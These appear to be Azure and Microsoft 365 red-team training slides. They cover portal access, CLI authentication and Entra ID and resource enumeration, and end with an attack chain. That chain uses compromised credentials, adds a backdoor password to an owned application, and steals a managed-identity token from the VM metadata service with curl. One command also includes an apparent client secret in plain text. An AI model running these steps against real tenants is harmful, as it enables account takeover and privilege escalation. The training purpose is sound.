
Office 365 Access

User can access office 365 portal with different role assigned to them.

- Management Access [Administrator Role]
 - Management portal is use to manage office 365 users, applications & configuration.
- User Access [User Role]
 - User portal is use to access o365 applications.

Office 365 Management Access

- Web Portal :
 - O365 / M365 Admin Center : [Main Portal]
 - <https://admin.microsoft.com>
 - <https://portal.microsoft.com>



The screenshot displays the Microsoft 365 Admin Center web application. The browser's address bar shows the URL: `admin.microsoft.com/?auth_upn=azure-global-admin%40atomic-nuclear.site&source=applauncher#/homepage`. The page header includes the "Microsoft 365 admin center" title, a search bar, and navigation links for "Dark mode", "What's new?", and "Simplified view".

The left-hand navigation pane lists the following options: Home, Users, Devices, Teams & groups, Billing, Setup, and a "Show all" link. The main content area is titled "Default Directory" and features a "+ Add cards" button. It is divided into two primary sections:

- Microsoft Teams:** Titled "Support remote workers with Teams", it provides guidance on managing Teams for remote work. It includes three status items:
 - Teams is on for your organization (checked)
 - Check setup status for new Teams users (info icon)
 - Guest access is on (checked)
- User management:** Titled "Azure AD Connect", it displays sync status:
 - Sync errors: Object errors found at 11:44 AM (error icon)
 - Sync status: last synced 29 minutes ago (checked)
 Below this, there are buttons for "Add user", "Edit a user", "Reset password", and "Delete user".

At the bottom of the main content area, there is a section for "Office apps" with the heading "Install the Office desktop apps". A floating action button in the bottom right corner offers "Help & support" and "Give feedback" options.

0365 / M365 Admin Center

Microsoft 365 admin center

All admin centers

Search

Name	Description
Azure Active Directory	Go deep with identity management. Enable multi-factor authentication, self-service password reset, and edit company branding.
Azure ATP	Identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at your organization.
Compliance	Manage your compliance needs using integrated solutions for data governance, encryption, access control, eDiscovery, and more.
Endpoint Manager	A single management experience for the End User Computing team in IT to ensure employees' Microsoft 365 devices and apps are secured, managed, and current.
Exchange	Manage advanced email settings, such as quarantine, encryption, and mail flow rules.
Microsoft Defender ATP	Monitor and respond to security alerts on devices protected by next-generation protection, endpoint detection and response, and many other capabilities of Microsoft Defender Advanced Threat Protection.
Office configuration	Manage, configure, and monitor deployment of Microsoft 365 Apps for your organization.
Power Apps	Use the Power Platform admin center to manage activity, licenses, and policies for user-generated Power Apps, which can connect to your data and work across web and mobile.
Power Automate	Manage the automation of repetitive and time-consuming tasks in the Power Platform admin center, where you can set up connections to web services, files, or cloud-based data and put them to work.
Search & intelligence	Manage Microsoft Search settings including services and content that are available for people in your organization. Make finding internal tools, documents, and people just as easy as searching the web in Bing.

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Microsoft Graph API :


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O365 API : [management, outlook and other applications]

{HTTP method} https://*.office.com/{version}/{resource}?{query-parameters}

2. Authentication Methods

Azure Cloud Authentication Credentials



Authenticate to Azure + Office 365 Management Portal

➤ Portal


- Azure Resource Manager Portal
- O365 / M365 Admin Center
- O365 / M365 User Portal

➤ Credentials

- [Username + Password] - Long Term Access
 - Azure AD Users [Cloud Only]
 - Sync Users [On-Premise]
 - SSO Users [Federated Identity]
 - External Users

Azure Portal URL :

<https://portal.azure.com/>



The screenshot shows the Azure Portal interface. At the top, the browser address bar displays 'portal.azure.com/#home'. The Microsoft Azure header includes a search bar and user information for 'azure-global-admin@at...'. The main content area is divided into several sections:

- Azure services:** A row of icons for 'Create a resource', 'Azure Active Directory', 'Subscriptions', 'Managed Identities', 'Management groups', 'Key vaults', 'Logic apps', 'Policy', 'Intune', and 'More services'.
- Recent resources:** A table listing recent resources.
- Navigate:** A row of icons for 'Subscriptions', 'Resource groups', 'All resources', and 'Dashboard'.
- Tools:** A row of icons for 'Microsoft Learn', 'Azure Monitor', 'Microsoft Defender for Cloud', and 'Cost Management'.


Name	Type	Last Viewed
Pay-As-You-Go	Subscription	2 weeks ago

0365 / M365 Admin Center URL :

<https://admin.microsoft.com/>

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0365 / M365 User Portal :

<https://office.com/>

Authenticate to Azure Programmatically

- CLI
 - Az [Cross Platform]
 - Az Powershell
 - MgGraph Powershell
- Credentials
 - [Username + Password] - Long Term Access
 - Service Principal (App ID + Password or Certificate) - Long Term Access
 - Access Token (Account ID + AccessToken) - Short Term Access

Az : Authentication using Username + Password

az login

```
PS C:\Users\Hacker> az login
The default web browser has been opened at https://login.microsoftonline.com/common/oauth2/authorize. Please continue the login in the web browser. If no web browser is available or if the web browser fails to open, use device code flow with 'az login --use-device-code'.
You have logged in. Now let us find all the subscriptions to which you have access...
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "id": "3c975794-9afd-498e-9f3b-719c322817b0",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "user": {
      "name": "azure-global-admin@atomic-nuclear.site",
      "type": "user"
    }
  }
]
```

Az : Authentication using Service Principal (App ID + Password)

az login --service-principal -u ApplicationID -p Password --tenant TenantID

```
PS C:\Users\Hacker> az login --service-principal -u 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc -p .fQ8Q~z-.oUlvdnlj5q-aKL8Kj64qa3eCF975bK8 --tenant 143198c4-77be-42f7-b18e-95c5b693e6b9
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "id": "3c975794-9afd-498e-9f3b-719c322817b0",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "user": {
      "name": "8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc",
      "type": "servicePrincipal"
    }
  }
]
```

Az Powershell : Authentication using Username + Password

Connect-AzAccount

```
PS C:\Users\Hacker> Connect-AzAccount
```

Account	SubscriptionName	TenantId	Environment
-----	-----	-----	-----
azure-global-admin@atomic-nuclear.site	Pay-As-You-Go	143198c4-77be-42f7-b18e-95c5b693e6b9	AzureCloud

Az Powershell : Authentication using Service Principal (App ID + Secret)

\$cred = Get-Credential [Where, Username = Application ID & Password = Client Secret]
Connect-AzAccount -ServicePrincipal -Tenant TentantID -Credential \$cred

```
PS C:\Users\Hacker> $cred = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
User: 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc
Password for user 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc: *****

PS C:\Users\Hacker> Connect-AzAccount -ServicePrincipal -Tenant 143198c4-77be-42f7-b18e-95c5b693e6b9 -Credential $cred
WARNING: The provided service principal secret will be included in the 'AzureRmContext.json' file found in the user profile ( C:\Users\Hacker\.Azure ).
Please ensure that this directory has appropriate protections.
```

Account	SubscriptionName	TenantId	Environment
8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc	Pay-As-You-Go	143198c4-77be-42f7-b18e-95c5b693e6b9	AzureCloud


```
az account get-access-token
--resource=https://management.azure.com
Connect-AzAccount -AccessToken AADAccessToken
```

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MgGraph Powershell : Authentication using Username + Password

Connect-MgGraph -Scopes "Directory.Read.All"

```
PS /Users/manishgupta/CWL-Terraform-Scripts/Terraform-Automation-Scripts/IMCRT-DemoLab-Azure> Connect-MgGraph -Scopes "Directory.Read.All"
Welcome To Microsoft Graph!
PS /Users/manishgupta/CWL-Terraform-Scripts/Terraform-Automation-Scripts/IMCRT-DemoLab-Azure> Get-MgContext

ClientId           : 14d82eec-204b-4c2f-b7e8-296a70dab67e
TenantId           : 143198c4-77be-42f7-b18e-95c5b693e6b9
CertificateThumbprint :
Scopes              : {Directory.Read.All, openid, profile, User.Read...}
AuthType            : Delegated
AuthProviderType     : InteractiveAuthenticationProvider
CertificateName      :
Account             : auditor@atomic-nuclear.site
AppName             : Microsoft Graph Command Line Tools
ContextScope         : CurrentUser
Certificate           :
PSHostVersion        : 7.3.3
```

3. CLI Based Enumeration

Enumeration : Entra ID / Azure AD

Check if target organization is using Entra ID as a IDP [Identity Provider]

<https://login.microsoftonline.com/getuserrealm.srf?login=Username@DomainName&xml=1>

MgGraph CLI Configuration :

Get currently logged-in session information

Get-MgContext

Entra ID Directory Role:

Get a List of all directory roles

```
Get-MgDirectoryRole | ConvertTo-Json
```

Get a list of members of a directory roles

```
Get-MgDirectoryRoleMember -DirectoryRoleId [Directory RoleID] -All |  
ConvertTo-Json
```


Entra ID Users:

Get a lists of users in Entra ID

```
Get-MgUser
```

Get a list of group, specified member part of

```
Get-MgUserMemberOf -UserId [UserID]
```

Entra ID Groups :

Get a lists of all groups in Entra ID

```
Get-MgGroup
```

Get a List of members of a group

```
Get-MgGroupMember -GroupId [GroupID] | ConvertTo-Json
```

Entra ID Application / Service Principal :

Get the list of all applications.

Get-MgApplication

Get the details about a specific applications.

Get-MgApplication -ApplicationId [ApplicationObjectID] | ConvertTo-Json

Get the detail about owner of the specified applications.

Get-MgApplicationOwner -ApplicationId [ApplicationObjectID] | ConvertTo-Json

Get the details about application permission for an application.

```
$app= Get-MgApplication -ApplicationId [ApplicationObjectID]  
$app.RequiredResourceAccess
```

Get the details of App Role for Microsoft Graph API.

```
$res=Get-MgServicePrincipal -Filter "DisplayName eq 'Microsoft Graph'"  
$res.AppRoles | Where-Object {$_.ID -eq 'AppRoleId'} | ConvertTo-Json
```

Get the details about delegation permission for an application.

```
$app= Get-MgApplication -ApplicationId [ApplicationObjectID]  
$app.Oauth2RequirePostResponse | ConvertTo-Json
```

Enumeration : Azure Resource Manager

Az Cli Configuration :

Get details about currently logged in session

```
az account show
```

Get the list of all available subscriptions

```
az account list --all
```

Get the details of a subscription

```
az account show -s Subscription-ID/Name
```


Resource Group :

Get the list of available resource group in current subscription

```
az group list -s Subscription-ID/Name
```

Get the list of available resource group in a specified subscription

```
az group list -s Subscription-ID/Name
```

Azure Resources :

Get the list of available resources in a current subscription

```
az resource list
```

Get the list of available resources in a specified resource group

```
az resource list --resource-group ResourceGroupName
```

Role Assignment :

Lists of roles assigned in specified subscription.

```
az role assignment list --subscription Subscription-ID/Name
```

Lists of roles assigned in current subscription and inherited

```
az role assignment list -all
```

List of all roles assigned to an identity [user, service principal, identity]

```
az role assignment list --assignee ObjectID/Sign-InEmail/ServicePrincipal --all
```

Role Definition :

Lists of roles with assigned permission [Role Definition – For Inbuilt and Custom Role]

```
az role definition list
```

Get the full information about a specified role


```
az role definition list -n RoleName
```

Lists of custom role with assigned permissions

```
az role definition list --custom-role-only
```

4. Red Team Ops in Azure Cloud

Cloud Red Team Attack Life Cycle



Login to Az CLI with Initial Compromised User Credential :

az login

az account list

Login to Mg Graph Powershell CLI with Initial Compromised User Credential :

```
Connect-MgGraph -Scopes "Directory.Read.All"
```

```
Get-MgContext
```

Login to Mg Graph Powershell CLI with access token :

```
az account get-access-token --resource https://graph.microsoft.com
```

```
Connect-MgGraph -AccessToken [TOKEN]
```

Entra ID :

Get the User ID of "auditor" user :

```
Get-MgUser -Filter "startswith(displayName,'auditor')"
```

List of all objects owned by logged-in user :

```
Get-MgUserOwnedObject -UserId [UserID] | ConvertTo-Json
```

Get an application object id & app id :

```
Get-MgApplication -Filter "startswith(displayName,'prod-app')"
```

Get a list of all application in Entra ID Tenant :

```
Get-MgApplicationOwner -ApplicationId "AppObjectID" | ConvertTo-Json
```


As an app owner, create an application credential.

```
Add-MgApplicationPassword -ApplicationId "AppObjectID" | ConvertTo-Json
```

Check the directory role assigned to prod application.

```
Get-MgDirectoryRolememberasServicePrincipal -DirectoryRoleId  
664f8b57-19df-4893-91f2-6657c3d27b5c | ConvertTo-json
```

Azure Resource Manager :

Get all the role assignment “auditor” user have on azure subscription

[ARM :

```
az role assignment list --assignee 'auditor@atomic-nuclear.site' --all
```

Enumerate VM Instance and it's public ip address :

```
az vm list
```

```
az vm list-ip-addresses --name prod-vm --resource-group PROD-RG
```

Exploit public facing application and retrieve access token of managed identity attached to vm :

```
curl -H "Metadata:true"  
"http://169.254.169.254/metadata/identity/oauth2/token?api-version  
=2018-02-01&resource=https://management.azure.com/"
```


Configure access token in az powershell cli :

```
$token = "AccessToken"  
  
Connect-AzAccount -AccessToken $token -AccountId [Subscription ID]
```

Now Check Again, role assignment of managed identity attached to vm :

```
Get-AzRoleAssignment -ObjectId [PrincipalID-ManagedIdentity]
```


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